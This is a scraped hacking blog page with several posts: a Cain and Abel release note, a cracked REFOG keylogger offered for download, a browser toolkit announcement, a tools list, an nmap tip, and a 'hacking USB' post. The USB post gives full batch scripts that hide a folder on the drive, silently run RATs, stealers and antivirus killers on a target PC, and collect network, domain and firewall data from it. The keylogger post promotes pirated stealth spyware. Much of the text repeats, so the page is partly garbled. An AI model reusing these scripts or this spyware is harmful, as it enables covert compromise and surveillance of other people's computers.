
Showing posts with label Windows Hacking tools. Show all posts
Cain and Abel 4.9.43 released.

Cain and abel is a very popular windows password recovery program, It allows you to recover almost all kinds of passwords, It also supports wide variety of password cracking methods such as a brute force attack, Dictionary attack, Rainbow Tables, Cryptanalysis attack etc, Cainis mostly used for the purpose of sniffing and also used to carry out wide variety of Man In the middle attacks.

Features:
The Oxid team has just released the newest version of cain and abel software i.e. Cain andabel 4.9.40, Here are some of the added features in cain and abel 4.9.40:
Features:
The Oxid team has just released the newest version of cain and abel software i.e. Cain andabel 4.9.40, Here are some of the added features in cain and abel 4.9.40:
- Added Proxy support for Cain's Certificate Collector.
- Added the ability to specify custom proxy authentication credentials for Certificate Collector.
- Added ProxyHTTPS Man-in-the-Middle Sniffer (TCP port 8080).
- HTTP, APR-HTTPS and APR-ProxyHTTPS sniffer filters are now separated.
- Added progress bar indicator in the off-line capture file function.
- Bug fixed in ProxyHTTPS Man-in-the-Middle Sniffer parsing "Connection Established" string.
- Bug fixed in VoIP Sniffer creating MP3 Mono files.
- Bug fixed in RTP Sniffer processing off-line capture files.
- WinRTGen recompiled with OpenSSL library version 0.9.8q.
- OpenSSL library upgrade to version 0.9.8q.
- Winpcap library upgrade to version 4.1.2.
Change Log :
You can download Cain and Abel 4.9.43 here - Added SAP R/3 sniffer filter for SAP GUI authentications and SAP DIAG protocol decompression.
- Added support for Licensing Mode Terminal Server connections to Windows 2008 R2 servers in APR-RDP sniffer filter.
- Added support for MSCACHEv2 Hashes (used by Vista/Seven/2008) in Dictionary and Brute-Force Attacks.
- Added MSCACHEv2 Hashes Cryptanalysis via Sorted Rainbow Tables.
- Added MSCACHEv2 RainbowTables to WinRTGen v2.6.3.
- MS-CACHE Hashes Dumper now supports MSCACHEv2 hashes extraction from Windows Vista/Seven/2008 machines and offline registry files.
- Fixed a bug (crash) in Certificate Collector with Proxy settings enabled
REFOG Keylogger v5.1.8.934 + Serial [ Full Version ] [Crack]

Concerned About Your Children Safety?
If your kids spend time chatting or playing computer games, they can be approached or threatened by the strangers. Internet has anonymity, and anonymity means impunity in the minds of molesters. The solution? Violate their anonymity by monitoring your kids’ activities!
REFOG Personal Monitor is designed to deal with extended families, but it fits small families just as easy. Allowing you to monitor your children activities remotely over the Internet, REFOG Personal Monitor does not even require your close presence in order to be alerted about suspicious activities of either your children or someone they chat with.
Easy To Install and To Use
REFOG Personal Monitor can be set up and used by anyone. The monitor does not involve a steep learning curve and does not demand a degree in Computer Science to configure and operate. Simply download your free trial version and get yourself going!
Remote Monitoring
REFOG Personal Monitor provides the necessary degree of interactivity, allowing you to monitor your kids’ actions remotely over the email. There’s no need to rush home during the launch hour just to check the logs. See what your kids are doing with their computer without leaving your office!
Real-Time Alerts
Should you be worried now or later? If you want constant protection of your family, simply logging keystrokes and storing screen captures is not enough. Often, an immediate action is required to get your kids out of trouble.
REFOG Personal Monitor is highly flexible, allowing you to configure multiple alerts on harmful or offensive keystrokes sent or received on their computer. Set your alarms, and get notified instantly with real-time alerts if a pre-defined event happens on their PC.
You can easily set REFOG Personal Monitor to alert you by e-mail. Templates are available to filter keystrokes that contain pre-defined trigger phrases, making false alerts hardly possible.
Save Screens and Key Presses
REFOG Personal Monitor keeps a list of all activities you specify it to log. It records all visited Web sites, keeps logs of chats and instant messenger conversations as well as other things typed or received by your kids in chats, messengers, blogs, forums and other online and offline applications.
REFOG Personal Monitor saves each key pressed and every phrase typed, and makes periodic captures of the computer screen to better illustrate what was going on at that moment.
Capture Chats and Instant Messengers
REFOG Personal Monitor captures every key that they press, but does not stop there. Individual keystrokes are of little use when analyzing your kids’ behavior. REFOG Personal Monitor can detect popular chats and instant messengers, and forms clearly legible and readable logs containing chats and instant messenger conversations formatted in a manner that is convenient to read.
Stealth Operation
For even better protection, REFOG Personal Monitor can be completely hidden from your kids’ eyes. It runs silently and unobtrusively on their PC while taking screen shots and recording every key that they press, logging applications that they use and Web sites that they visit. You can access these logs either locally or remotely at any time, even if you are not at home!
Keystroke recording
Once installed and running, Refog registers all keys pressed by a user, thus acting as a keylogger. This function captures all data that has been entered by your children or an employee using a keyboard, including chats, usernames, passwords, emails, search queries and other content. In addition to key logging, Refog is also able to log clipboard text.
Web history logging
Even if users delete their browser's history, the informaton is retained in Refog's log database and always available via the reports function. All relevant information is collected including URLs visited, page titles and the timestamp.
Screenshot history
With customizable capability, Refog takes full color screenshots of a desktop screen. This ensures that the log of what is being typed by the user is backed up with visual evidence of exactly what they are doing. Without being monitored, it is often the case that employees get carried away with excessive web surfing, shopping and other personal tasks. With screenshot history, it is always possible to gather evidence if an employee is wasting the company's time. Multiple monitor configurations are supported!
Invisible mode and password protection
You may not want to disclose the act of PC monitoring, so Refog can work in special stealth mode, making it completely invisible even to a skilled PC user. It cannot be found in the program folder, control panel or tray. When required, the program can be revealed using a special command or hotkey. In addition, it is possible to protect Refog with a password, so users are unable to erase their logs.
Application monitoring and file tracking
Refog is able to record all programs executed on your PC, so it is possible to establish if your kid is playing games instead of doing his homework, an employee is wasting time offline (e.g. playing solitaire instead of working). In addition to programs, Refog stores all file operations (e.g. open, edit, copy, delete), and can reveal inappropriate interest in specific confidential documents.
IM monitoring
Refog is also compatible with all major instant messaging software (e.g. AIM, Facebook®,Yahoo! messenger, Skype, ICQ, Google Talk, MSN). It is not only able to log outgoing messages by a local user, but also incoming messages too.
Email reports
It is not necessary to gain physical access to monitored computers in order to view their logs. All reports can be delivered via email, and can be read anywhere.
Comprehensive settings and reports
It is possible to set the control levels of monitoring, enable/disable monitoring for given users, setup alert keywords and reports delivery, easily filter log files and much more. With this armory of tools, Refog comes preconfigured so it can be installed in just a few clicks and run with default settings, requiring no tech skills at all!
Refog Personal Monitor works great with all modern Windows OS releases: Windows XP®, Windows Vista®, Windows 7®
Installation Notes
Run setup file
Enter the serial
Enjoy
DOWNLOAD FROM:: {Updated}
http://adf.ly/e6Bwb
Browser Based Hacking Framework - Mantra Security Toolkit 0.6.1 Released
Mantra is a collection of free and open source tools integrated into a web browser, which can become handy for students, penetration testers, web application developers,security professionals etc. It is portable, ready-to-run, compact and follows the true spirit of free and open source software.

The software is intended to be lite, flexible, portable and user friendly with a nice graphical user interface. You can carry it in memory cards, flash drives, CD/DVDs, etc. It can be run natively on Linux, Windows and Mac platforms. It can also be installed on to your system within minutes. Mantra is absolutely free of cost and takes no time for you to set up.
Mantra can be very helpful in performing all the five phases of attacks including reconnaissance, scanning and enumeration, gaining access, escalation of privileges, maintaining access, and covering tracks. Apart from that it also contains a set of tools targeted for web developers and code debuggers which makes it handy for both offensive security and defensive security related tasks.
Project Goals
Linux 32-bit – Mantra Security Toolkit – Gandiva.tar.bz2
Windows – OWASP Mantra Security Toolkit – Gandiva.exe
Or read more here.

The software is intended to be lite, flexible, portable and user friendly with a nice graphical user interface. You can carry it in memory cards, flash drives, CD/DVDs, etc. It can be run natively on Linux, Windows and Mac platforms. It can also be installed on to your system within minutes. Mantra is absolutely free of cost and takes no time for you to set up.
Mantra can be very helpful in performing all the five phases of attacks including reconnaissance, scanning and enumeration, gaining access, escalation of privileges, maintaining access, and covering tracks. Apart from that it also contains a set of tools targeted for web developers and code debuggers which makes it handy for both offensive security and defensive security related tasks.
Project Goals
- Create an ecosystem for hackers based on browser
- To bring the attention of security people to the potential of a browser based security platform
- Provide easy to use and portable platform for demonstrating common web based attacks( read training )
- To associate with other security tools/products to make a better environment.
Linux 32-bit – Mantra Security Toolkit – Gandiva.tar.bz2
Windows – OWASP Mantra Security Toolkit – Gandiva.exe
Or read more here.
Making a Ultimate Hacking USB with Only .BAT files.
I have seen many different attempts at creating a USB hacking tool. The switchblade and hacksaw were okay, but they would set off many alarms deeming it useless, so I propose something different.
This uses (3) simple batch files, Go.bat, injector.bat, and sysinfo.bat. Save all three of these files to the root of any usb. Then run go.bat, it will create a hidden directory on your usb drive called Recycler.
Note: after first run the folders, and go.bat will be hidden system files, and injector, and sysinfo will move into another folder, they will no longer be in the root.
In this folder there are three sub folders, System (scripts will install here), Docs (logs go here) and BIN (Put any executable here, .exe, .bat, or .vbs, and it will copy it the target computer and execute it)
The concept here is there are no better tools for USB hacking than Rats, Stealers, Keyloggers, Downloaders, AV Killers, etc, that can be found on this site and made fud with the available crypters here. The reason for the copy and execute is because if you use an encryption algorithym like Blowfish for example, the execution time can be minutes or at least a long time. Longer than you probably want to stick around. I have copied and executed 15 files at once, like I-stealer, Cybergate, etc, and it takes about 10-15 seconds.
While this is occurring a second script is using windows tools to gather some quick intel like external ip, history, network statistics, ports utilized, etc.
I run this on a machine with KIS 2011 on it and no alarms occur, if your files are fud.
So here goes, thanks to Pithbot and Forum_Reader for their assistance.
Save all three files to root of usb and run go.bat. When complete your usb eject menu will come up, after that add some files to the BIN folder and see this will do.
::__Go.bat__::
This uses (3) simple batch files, Go.bat, injector.bat, and sysinfo.bat. Save all three of these files to the root of any usb. Then run go.bat, it will create a hidden directory on your usb drive called Recycler.
Note: after first run the folders, and go.bat will be hidden system files, and injector, and sysinfo will move into another folder, they will no longer be in the root.
In this folder there are three sub folders, System (scripts will install here), Docs (logs go here) and BIN (Put any executable here, .exe, .bat, or .vbs, and it will copy it the target computer and execute it)
The concept here is there are no better tools for USB hacking than Rats, Stealers, Keyloggers, Downloaders, AV Killers, etc, that can be found on this site and made fud with the available crypters here. The reason for the copy and execute is because if you use an encryption algorithym like Blowfish for example, the execution time can be minutes or at least a long time. Longer than you probably want to stick around. I have copied and executed 15 files at once, like I-stealer, Cybergate, etc, and it takes about 10-15 seconds.
While this is occurring a second script is using windows tools to gather some quick intel like external ip, history, network statistics, ports utilized, etc.
I run this on a machine with KIS 2011 on it and no alarms occur, if your files are fud.
So here goes, thanks to Pithbot and Forum_Reader for their assistance.
Save all three files to root of usb and run go.bat. When complete your usb eject menu will come up, after that add some files to the BIN folder and see this will do.
::__Go.bat__::
Code:
@(echo off & break off & Title _) >nul
If %~d0 == %systemdrive% goto :EOF
::First Run
Set wrkdir="\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\System"
If exist %wrkdir% CD %wrkdir% >nul & Goto Next
If not exist %wrkdir% mkdir %wrkdir% >nul
Attrib +s +h Recycler /d /s
:Next
if exist injector.bat copy /y injector.bat %wrkdir% >nul && del /f /q %~d0\injector.bat >nul
if exist sysinfo.bat copy /y sysinfo.bat %wrkdir% >nul && del /f /q %~d0\sysinfo.bat >nul
if exist inject.vbs del /f /q %~d0\inject.vbs >nul
if exist sysinfo.vbs del /f /q %~d0\sysinfo.vbs >nul
CD %wrkdir%>nul
If exist inject.vbs Start "" inject.vbs>nul & Goto Next1
If exist injector.bat Start "" injector.bat >nul
:Next1
If exist sysinfo.vbs Start "" sysinfo.vbs >nul & Goto Next2
Call sysinfo.bat
:Next2
attrib +s +h %0
cls
exit
If %~d0 == %systemdrive% goto :EOF
::First Run
Set wrkdir="\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\System"
If exist %wrkdir% CD %wrkdir% >nul & Goto Next
If not exist %wrkdir% mkdir %wrkdir% >nul
Attrib +s +h Recycler /d /s
:Next
if exist injector.bat copy /y injector.bat %wrkdir% >nul && del /f /q %~d0\injector.bat >nul
if exist sysinfo.bat copy /y sysinfo.bat %wrkdir% >nul && del /f /q %~d0\sysinfo.bat >nul
if exist inject.vbs del /f /q %~d0\inject.vbs >nul
if exist sysinfo.vbs del /f /q %~d0\sysinfo.vbs >nul
CD %wrkdir%>nul
If exist inject.vbs Start "" inject.vbs>nul & Goto Next1
If exist injector.bat Start "" injector.bat >nul
:Next1
If exist sysinfo.vbs Start "" sysinfo.vbs >nul & Goto Next2
Call sysinfo.bat
:Next2
attrib +s +h %0
cls
exit
::__Injector.bat__::
Code:
@(echo off & break off & Title _) >nul
::-----------------------------------------------------------------------------------------------------------------------------::
::This is called the Injector
:: This script is meant to only run from flash drive
:: On first run, it makes the %wrkdir% on your flashdrive as a place to hide files
:: I used recycler\S-15~ ect to make it look not obvious as a hidden system folder
:: Any executable files place in the "Bin" folder will be copied to %temp% and executed, exe, bat, and vbs
:: It have put 10-15 files in there at once and it copies and executes them all in about 10 seconds
::Very handy if you have things that inject into memory, that will otherwise cause virtual memory errors if they are executed from USB.
::It's nice because you don't need to know filenames and edit script all of the time it executes everything
::If you make your scripts self destruct that would be good if they only need to run once
:: I have another script that logs pc, system and network, open ports, history, info etc, using only windows tools
:: It gets called by another script along with this one, and saves to "\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\Docs"
::When this script is complete it brings up the safely remove hardware menu to signify completion for drive ejection.
::--------------------------------------------------------------------------------------------------------------------------------::
::--------------------------------------------------------------------------------------------------------------------------------::
@echo off & @break off & title _
if not [%1]==[] goto :%1
call %0 system
exit
:system
if exist inject.vbs start "" "inject.vbs"
echo set o = createobject("wscript.shell") > inject.vbs
echo o.run "%~0 script", vbhide, true >> inject.vbs
start "" "inject.vbs"
exit
:script
If %~d0 == %systemdrive% goto :EOF
Set wrkdir="\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\BIN"
If exist %wrkdir% CD %wrkdir% >nul & Goto Next
If not exist %wrkdir% mkdir %wrkdir% >nul
Attrib +s +h Recycler /d /s
Goto :EOF
:Next
::Non obvious directory creation on PC
If not exist "%temp%\MessengerCache" mkdir "%temp%\MessengerCache" >nul
:ExeCheck
If exist "*exe" copy /y "*.exe" "%temp%\MessengerCache" & Goto EXEGooD
:BatCheck
If exist "*bat" copy /y "*bat" "%temp%\MessengerCache" & Goto BatGood
:VbsCheck
If exist "*vbs" copy /y "*vbs" "%temp%\MessengerCache" & Goto VbsGood
Goto :eof
:EXEGooD
For %%j IN ("%temp%\MessengerCache\*.Exe") DO Start "" %%j
Goto BatCheck
:BatGood
For %%h IN ("%temp%\MessengerCache\*.Bat") DO Start "" %%h
Goto VbsCheck
:VbsGood
For %%i IN ("%temp%\MessengerCache\*.Vbs") DO Start "" %%i
Del /F /Q inject.vbs >nul
@cls & @Exit
::-----------------------------------------------------------------------------------------------------------------------------::
::This is called the Injector
:: This script is meant to only run from flash drive
:: On first run, it makes the %wrkdir% on your flashdrive as a place to hide files
:: I used recycler\S-15~ ect to make it look not obvious as a hidden system folder
:: Any executable files place in the "Bin" folder will be copied to %temp% and executed, exe, bat, and vbs
:: It have put 10-15 files in there at once and it copies and executes them all in about 10 seconds
::Very handy if you have things that inject into memory, that will otherwise cause virtual memory errors if they are executed from USB.
::It's nice because you don't need to know filenames and edit script all of the time it executes everything
::If you make your scripts self destruct that would be good if they only need to run once
:: I have another script that logs pc, system and network, open ports, history, info etc, using only windows tools
:: It gets called by another script along with this one, and saves to "\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\Docs"
::When this script is complete it brings up the safely remove hardware menu to signify completion for drive ejection.
::--------------------------------------------------------------------------------------------------------------------------------::
::--------------------------------------------------------------------------------------------------------------------------------::
@echo off & @break off & title _
if not [%1]==[] goto :%1
call %0 system
exit
:system
if exist inject.vbs start "" "inject.vbs"
echo set o = createobject("wscript.shell") > inject.vbs
echo o.run "%~0 script", vbhide, true >> inject.vbs
start "" "inject.vbs"
exit
:script
If %~d0 == %systemdrive% goto :EOF
Set wrkdir="\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\BIN"
If exist %wrkdir% CD %wrkdir% >nul & Goto Next
If not exist %wrkdir% mkdir %wrkdir% >nul
Attrib +s +h Recycler /d /s
Goto :EOF
:Next
::Non obvious directory creation on PC
If not exist "%temp%\MessengerCache" mkdir "%temp%\MessengerCache" >nul
:ExeCheck
If exist "*exe" copy /y "*.exe" "%temp%\MessengerCache" & Goto EXEGooD
:BatCheck
If exist "*bat" copy /y "*bat" "%temp%\MessengerCache" & Goto BatGood
:VbsCheck
If exist "*vbs" copy /y "*vbs" "%temp%\MessengerCache" & Goto VbsGood
Goto :eof
:EXEGooD
For %%j IN ("%temp%\MessengerCache\*.Exe") DO Start "" %%j
Goto BatCheck
:BatGood
For %%h IN ("%temp%\MessengerCache\*.Bat") DO Start "" %%h
Goto VbsCheck
:VbsGood
For %%i IN ("%temp%\MessengerCache\*.Vbs") DO Start "" %%i
Del /F /Q inject.vbs >nul
@cls & @Exit
::__Sysinfo.bat__::
Code:
@echo off & @break off & title _
if not [%1]==[] goto :%1
call %0 system
exit
:system
if exist sysinfo.vbs start "" "sysinfo.vbs"
echo set o = createobject("wscript.shell") > sysinfo.vbs
echo o.run "%~0 script", vbhide, true >> sysinfo.vbs
start "" "sysinfo.vbs"
exit
:script
Set wrkdir="\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\Docs"
If exist %wrkdir% CD %wrkdir% >nul & Goto Next
If not exist %wrkdir% mkdir %wrkdir% >nul
Attrib +s +h Recycler /d /s && Attrib +s +h Recycler\*.txt
:Next
CD %wrkdir%>nul
set logfile=%wrkdir%\%computername%-%random%.txt 2>&1
::@@System_Info and Log Creation@@::
Echo ************************************ >> %logfile%
Echo ***********[System Info]************ >> %logfile%
Echo ************************************ >> %logfile%
Echo. >> %logfile%
Echo Computer Name is: %computername% and the Logged on User Name Is: %username% The date and Time is: %date% %time% >> %logfile%
time /t >> %logfile%
date /t >> %logfile%
Echo *********************************************** >> %logfile%
Echo ***********[External / Internal Ip]************ >> %logfile%
Echo *********************************************** >> %logfile%
::This script for external ip was not written by me, got it from spam::
echo Function MyIP_XMLHTTP( )>wan.vbs
echo Dim objRequest, strURL >>wan.vbs
echo MyIP_XMLHTTP = "0.0.0.0" >>wan.vbs
echo strURL = "http://www.whatismyip.com/automation/n09230945.asp" >>wan.vbs
echo Set objRequest = CreateObject( "Microsoft.XMLHTTP" ) >>wan.vbs
echo objRequest.open "GET", strURL, False >>wan.vbs
echo objRequest.send vbNull >>wan.vbs
echo If objRequest.status = 200 Then MyIP_XMLHTTP = objRequest.responseText >>wan.vbs
echo Set objRequest = Nothing >>wan.vbs
echo End Function >>wan.vbs
echo ret = MyIP_XMLHTTP( ) >>wan.vbs
echo Set FSys = CreateObject("Scripting.FileSystemObject") >>wan.vbs
echo Set MonFic = FSys.CreateTextFile("00001.tmp") >>wan.vbs
echo With MonFic >>wan.vbs
echo .writeLine ret >>wan.vbs
echo End With >>wan.vbs
call wan.vbs
::---------------------
for /F "tokens=* delims=" %%a in (00001.tmp) do set wanIP=%%a
del /F /Q wan.vbs >NUL
del /F /Q 00001.tmp >NUL
::---------------------
ipconfig |find "IPv4" > 00002.tmp
for /f "tokens=2 delims=:" %%a in (00002.tmp) do set lanIP=%%a
del /F /Q 00002.tmp >NUL
::---------------------
for /F "tokens=* delims=" %%i in ('reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\MUI\UILanguages"') do set lang=%%i
set lang=%lang:~68,5%
::---------------------
cls
echo. >> %logfile%
echo ^>^>^> Local IP:%lanIP% >> %logfile%
echo ^>^>^> Internet IP: %wanIP% >> %logfile%
echo ^>^>^> Localisation: %lang% >> %logfile%
Echo. >> %logfile%
Echo ************************************ >> %logfile%
echo ***********[Network Info]*********** >> %logfile%
Echo ************************************ >> %logfile%
Echo. >> %logfile%
::Network Info
net user /domain >> %logfile%
net group /domain >> %logfile%
net localgroup /domain >> %logfile%
net localgroup administrators /domain >> %logfile%
net localgroup "Account Operators" /domain >> %logfile%
net accounts /domain >> %logfile%
net view /domain >> %logfile%
net view >> %logfile%
Echo ************************************ >> %logfile%
echo ***********[Local Info]************* >> %logfile%
Echo ************************************ >> %logfile%
Echo. >> %logfile%
::Local Info
ipconfig /all >> %logfile%
ipconfig /displaydns >> %logfile%
netstat -ano >> %logfile%
netstat >> %logfile%
arp -a >> %logfile%
tasklist /svc >> %logfile%
tasklist >> %logfile%
tasklist /v >> %logfile%
net share >> %logfile%
net use >> %logfile%
net accounts >> %logfile%
net localgroup >> %logfile%
net localgroup administrators >> %logfile%
systeminfo >> %logfile%
netsh firewall show config >> %logfile%
netsh advfirewall show allprofiles >> %logfile%
netsh advfirewall firewall show rule name=all >> %logfile%
netsh diag show all /v >> %logfile%
netsh diag /v >> %logfile%
ping localhost >> %logfile%
echo Completed Data Recovery on %time% %date% >> %logfile%
::@@Eject Drive to Signify Completion@@::
setlocal enableextensions
rundll32.exe shell32.dll,Control_RunDLL hotplug.dll
endlocal
:END
::Cleanup
ping localhost -n 1>nul
Del /F /Q sysinfo.vbs >nul
@cls
@exit
if not [%1]==[] goto :%1
call %0 system
exit
:system
if exist sysinfo.vbs start "" "sysinfo.vbs"
echo set o = createobject("wscript.shell") > sysinfo.vbs
echo o.run "%~0 script", vbhide, true >> sysinfo.vbs
start "" "sysinfo.vbs"
exit
:script
Set wrkdir="\Recycler\S-1-5-21-1844237615-1757981266-1417001333-1003\Docs"
If exist %wrkdir% CD %wrkdir% >nul & Goto Next
If not exist %wrkdir% mkdir %wrkdir% >nul
Attrib +s +h Recycler /d /s && Attrib +s +h Recycler\*.txt
:Next
CD %wrkdir%>nul
set logfile=%wrkdir%\%computername%-%random%.txt 2>&1
::@@System_Info and Log Creation@@::
Echo ************************************ >> %logfile%
Echo ***********[System Info]************ >> %logfile%
Echo ************************************ >> %logfile%
Echo. >> %logfile%
Echo Computer Name is: %computername% and the Logged on User Name Is: %username% The date and Time is: %date% %time% >> %logfile%
time /t >> %logfile%
date /t >> %logfile%
Echo *********************************************** >> %logfile%
Echo ***********[External / Internal Ip]************ >> %logfile%
Echo *********************************************** >> %logfile%
::This script for external ip was not written by me, got it from spam::
echo Function MyIP_XMLHTTP( )>wan.vbs
echo Dim objRequest, strURL >>wan.vbs
echo MyIP_XMLHTTP = "0.0.0.0" >>wan.vbs
echo strURL = "http://www.whatismyip.com/automation/n09230945.asp" >>wan.vbs
echo Set objRequest = CreateObject( "Microsoft.XMLHTTP" ) >>wan.vbs
echo objRequest.open "GET", strURL, False >>wan.vbs
echo objRequest.send vbNull >>wan.vbs
echo If objRequest.status = 200 Then MyIP_XMLHTTP = objRequest.responseText >>wan.vbs
echo Set objRequest = Nothing >>wan.vbs
echo End Function >>wan.vbs
echo ret = MyIP_XMLHTTP( ) >>wan.vbs
echo Set FSys = CreateObject("Scripting.FileSystemObject") >>wan.vbs
echo Set MonFic = FSys.CreateTextFile("00001.tmp") >>wan.vbs
echo With MonFic >>wan.vbs
echo .writeLine ret >>wan.vbs
echo End With >>wan.vbs
call wan.vbs
::---------------------
for /F "tokens=* delims=" %%a in (00001.tmp) do set wanIP=%%a
del /F /Q wan.vbs >NUL
del /F /Q 00001.tmp >NUL
::---------------------
ipconfig |find "IPv4" > 00002.tmp
for /f "tokens=2 delims=:" %%a in (00002.tmp) do set lanIP=%%a
del /F /Q 00002.tmp >NUL
::---------------------
for /F "tokens=* delims=" %%i in ('reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\MUI\UILanguages"') do set lang=%%i
set lang=%lang:~68,5%
::---------------------
cls
echo. >> %logfile%
echo ^>^>^> Local IP:%lanIP% >> %logfile%
echo ^>^>^> Internet IP: %wanIP% >> %logfile%
echo ^>^>^> Localisation: %lang% >> %logfile%
Echo. >> %logfile%
Echo ************************************ >> %logfile%
echo ***********[Network Info]*********** >> %logfile%
Echo ************************************ >> %logfile%
Echo. >> %logfile%
::Network Info
net user /domain >> %logfile%
net group /domain >> %logfile%
net localgroup /domain >> %logfile%
net localgroup administrators /domain >> %logfile%
net localgroup "Account Operators" /domain >> %logfile%
net accounts /domain >> %logfile%
net view /domain >> %logfile%
net view >> %logfile%
Echo ************************************ >> %logfile%
echo ***********[Local Info]************* >> %logfile%
Echo ************************************ >> %logfile%
Echo. >> %logfile%
::Local Info
ipconfig /all >> %logfile%
ipconfig /displaydns >> %logfile%
netstat -ano >> %logfile%
netstat >> %logfile%
arp -a >> %logfile%
tasklist /svc >> %logfile%
tasklist >> %logfile%
tasklist /v >> %logfile%
net share >> %logfile%
net use >> %logfile%
net accounts >> %logfile%
net localgroup >> %logfile%
net localgroup administrators >> %logfile%
systeminfo >> %logfile%
netsh firewall show config >> %logfile%
netsh advfirewall show allprofiles >> %logfile%
netsh advfirewall firewall show rule name=all >> %logfile%
netsh diag show all /v >> %logfile%
netsh diag /v >> %logfile%
ping localhost >> %logfile%
echo Completed Data Recovery on %time% %date% >> %logfile%
::@@Eject Drive to Signify Completion@@::
setlocal enableextensions
rundll32.exe shell32.dll,Control_RunDLL hotplug.dll
endlocal
:END
::Cleanup
ping localhost -n 1>nul
Del /F /Q sysinfo.vbs >nul
@cls
@exit
Top 10 Windows Hacking Tools
This is the Collection of Best Windows Hacking Tools:
1. Cain & Abel – Cain & Abel is a password recovery tool for the Microsoft Windows Operating System. It allows easy recovery of various kind of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, revealing password boxes, uncovering cached passwords and analyzing routing protocols.
2. SuperScan – SuperScan is a powerful TCP port scanner, pinger, resolver. SuperScan 4 (Current Version) is a completely-rewritten update of the highly popular Windows port scanning tool, SuperScan.
3. GFI LANguard Network Security Scanner – GFI LANguard N.S.S. is a network vulnerability management solution that scans your network and performs over 15,000 vulnerability assessments. It identifies all possible security threats and provides you with tools to patch and secure your network. GFI LANguard N.S.S. was voted Favorite Commercial Security Tool by NMAP users for 2 years running and has been sold over 200,000 times!
4. Retina – Retina Network Security Scanner, recognised as the industry standard for vulnerability assessment, identifies known security vulnerabilities and assists in prioritising threats for remediation. Featuring fast, accurate, and non-intrusive scanning, users are able to secure their networks against even the most recent of discovered vulnerabilities.
5. SamSpade – SamSpade provides a consistent GUI and implementation for many handy network query tasks. It was designed with tracking down spammers in mind, but can be useful for many other network exploration, administration, and security tasks. It includes tools such as ping, nslookup, whois, dig, traceroute, finger, raw HTTP web browser, DNS zone transfer, SMTP relay check, website search, and more.
6. N-Stealth – N-Stealth is a commercial web server security scanner. It is generally updated more frequently than free web scanners such as whisker and nikto, but you have to pay for the privilege.
7. Solarwinds – Solarwinds contains many network monitoring, discovery and attack tools. The advanced security tools not only test internet security with the SNMP Brute Force Attack and Dictionary Attack utilities but also validate the security on Cisco Routers with the Router Security Check. The Remote TCP Reset remotely display all active sessions on a device and the Password Decryption can decrypt Type 7 Cisco Passwords. The Port Scanner allows testing for open TCP ports across IP Address and port ranges or selection of specific machines and ports.
8. Achilles – The first publicly released general-purpose web application security assessment tool. Achilles acts as a HTTP/HTTPS proxy that allows a user to intercept, log, and modify web traffic on the fly. Due to a cyber squatter, Achilles is no longer online at its original home of www.Digizen-Security.com…OOPS!
9. CookieDigger - CookieDigger helps identify weak cookie generation and insecure implementations of session management by web applications. The tool works by collecting and analyzing cookies issued by a web application for multiple users. The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the cookie values.
10. Netcat (The Network SwissArmy Knife) – Netcat was originally a Unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable “back-end” tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.
How to detect the OS of a remote System
Detecting OS (operating system) is another most important step towards hacking into a system. We can even say that after tracing the IP of the system it is the most prior thing that should be done to get the root on a system cause without having knowledge about the OS running by the target system you cannot execute any system commands on the target system and thus your mission wont be accomplished.
So what is the easiest way of detecting the OS of the system? Well there are many Ways to do it but the easiest is Downloading the Nmap from its site www.insecure.org .
And then using it’s command
Nmap –O <ip address>
To find the Os of the Remote Machine.